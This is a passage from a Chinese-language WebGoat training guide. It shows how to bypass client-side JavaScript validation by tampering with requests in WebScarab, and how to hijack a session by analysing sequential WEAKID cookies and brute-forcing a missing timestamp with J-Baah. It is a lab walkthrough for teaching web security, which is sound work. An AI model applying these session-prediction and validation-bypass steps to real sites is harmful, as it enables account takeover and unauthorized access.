
301-604-4882

Submit


2.16.4.4 操作方法 (Solutions)

2.16.4.4.1 方法一


正常提交一次数据，并使用 WebScarab 拦截。



篡改各个字段对应的数据，使之违反校验规则。





点击 "Accept changes"提交数据，通过本节课程。




2.16.4.4.2 方法二

重新再也页面“How to bypass Client-Side Javascript Validation”，并启用 WebScarab 拦截服务端响应数据。







如果移除 `onclick="validate();"` ，那么 Submit 按钮将无法工作，因此定位到 `validate()`函数，




删除正则校验部分的代码即可移除 JavaScript 校验功能。




点击“Accept changes”按钮，则浏览其接收到的HTML中将不再有正则校验功能。



设定各字段数据，使其违反校验规则。然后提交。



服务端返回数据提交成功，完成本课程。



2.17 会话管理缺陷 (Session Management Flaws)

2.17.1 会话劫持 (Hijack a Session)

2.17.1.1 技术概念或主题 (Concept / Topic To Teach)

开发人员在开发他们的自有会话 ID 时经常忘记整合的复杂性和随机性，这些因素对安全来说是必须的。如果用户的特定的会话 ID 不具备复杂和随机性，那么应用程序很容易受到基于会话的暴力攻击的威胁。

2.17.1.2 技术原理 (How It works)

会话 ID 一般由 Session 生成，存储在客户端 Cookie 的某个字段中。

2.17.1.3 总体目标 (General Goals)

本课程的目标是尝试访问一个其他用户的会话（该会话已经过服务器认证）。我们尝试预测 WEAKID 的数值。WEAKID 用于区别 WebGoat 中不同用户（经过认证的或匿名的）。

Solution Videos Application developers who develop their own session **Restart this Lesson**
IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

Try to access an authenticated session belonging to someone else.

Sign In

[hidden field name ="WEAKID"]:

19114-1318219347257

Please sign in to your account.

*Required Fields

*User Name:

*Password:


Login

By Rogan Dawes of **ASPECT SECURITY**
Application Security Specialists


2.17.1.4 操作方法 (Solutions)

完成这一课最容易的方法是使用 WebScarab 的【Session ID Analysis】。进入 WebScarab，点击【Session ID Analysis】，如果您看不到，则在 WebScarab 工具菜单【Tool】中选择使用全功能模式 (full-featured mode)，然后重启 WebScarab 即可。

进入工具上方【SessionID Analysis】选项卡，使用【Previous Requests】下拉菜单选择最近的消息包含 200 OK 的 GET 请求。其地址以 webgoat/attack 结束，不是图片或 Java 文件。



接下来，您需要确认 WebScarab 能够捕获 WEAKID cookie。点击工具下方的【Test】按钮，您将看到弹出的窗口中显示了 WEAKID。




如果弹出内容没有找到有效的会话 ID，这意味着已经有一个 WEAKID 值的请求。这会阻止服务端响应内容通过 HTTP 消息头“Set-Cookie”为客户端设置 Cookie。为了解决这个问题，删除 Cookie 中 WEAKID=value; 部分，然后再次按【Test】。

现在您需要捕获一系列 WEAKID。在样本字段数目【Samples】中输入“50”，然后点击【Fetch】按钮。切换到【Analysis】选项卡。从【Session Identifier】下拉菜单中选择 WEAKID。该窗口会弹出 WEAKID 的值。

WEAK 被分成了两个部分：减号前面的第一部分显示每个 Cookie 以 1 为步幅增加；第二部分是请求提交时计算出来的时间值。

注意，有时候 WEAKID 的第一部分会有差距，如：其中一个数值被跳过了。那个丢失的数值就是我们想要登录的（已经有人使用该 ID 在登录，我们要劫持它）。我们只需要想办法确定 SESSIONID 右侧的时间字符串。

通过查看软件界面【Difference】列的内容，很容易找到那个特征的数值。几乎所有的数值都只是一两部分组成。找到我们需要的数据，双击它们。



Date	Value	Numeric	Difference
2011/08/04 11:40:37	16947-1312472437515	225515	6109
2011/08/04 11:40:37	16948-1312472437625	231625	6110
2011/08/04 11:40:37	16949-1312472437734	237734	6109
2011/08/04 11:40:37	16950-1312472437843	243843	6109
2011/08/04 11:40:37	16951-1312472437953	249953	6110
2011/08/04 11:40:38	16952-1312472438062	256062	6109
2011/08/04 11:40:38	16953-1312472438171	262171	6109
2011/08/04 11:40:38	16954-1312472438281	268281	6110
2011/08/04 11:40:38	16955-1312472438390	274390	6109
2011/08/04 11:40:38	16956-1312472438500	280500	6110
2011/08/04 11:40:38	16957-1312472438609	286609	6109
2011/08/04 11:40:38	16958-1312472438718	292718	6109
2011/08/04 11:40:38	16959-1312472438828	298828	6110
2011/08/04 11:40:38	16960-1312472438937	304937	6109
2011/08/04 11:40:39	16961-1312472439046	311046	6109
2011/08/04 11:40:39	16962-1312472439156	317156	6110
2011/08/04 11:40:39	16963-1312472439265	323265	6109
2011/08/04 11:40:39	16964-1312472439375	329375	6110
2011/08/04 11:40:39	16966-1312472439484	341484	12109
2011/08/04 11:40:39	16967-1312472439593	347593	6109
2011/08/04 11:40:39	16968-1312472439703	353703	6110

注意下面的数据，我们发现以 16955 开始的 WEAKID 丢失了，这就是我们要找的。我们需要做的是补全它的第二部分。

16964-1312472439375

16966-1312472439484

我们将使用暴力猜解方式完成该操作。我们将发送任何可能的请求，直到破解出该时间值。由上图值，这个 SessionId 介于以下二者之间：

16964-1312472439375

16965-???????????????

16966-1312472439484


所以 timestamp 值应介于 1312472439375 和 1312472439484。现在我们需要一个工具来暴力猜解。我们将使用 [J-Baah](http://www.sensepost.com/labs/tools/pentest/j-baah) (http://www.sensepost.com/labs/tools/pentest/j-baah)，该工作最早以 Crowbar 而知名，下载并运行 .jar 文件。

我们需要配置 J-Baah 每次使用不同的 WEAKID 重复发送请求。拷贝从 Collection 选项卡中找到的用来生成 cookie 的原始 HTTP 请求。将它粘贴到 J-Baah 的请求框中。

WEAKID 也需要放入请求中，该字段以丢失的 16965 开头。那么如何填写剩下的部分呢？

在本例中，我们将把字符串 **WEAKID=16965-1312472439###1##** 添加到请求数据包的 Cookie 参数中。**###1##** 将使用某个范围内的 timestamp 时间字符串替换。

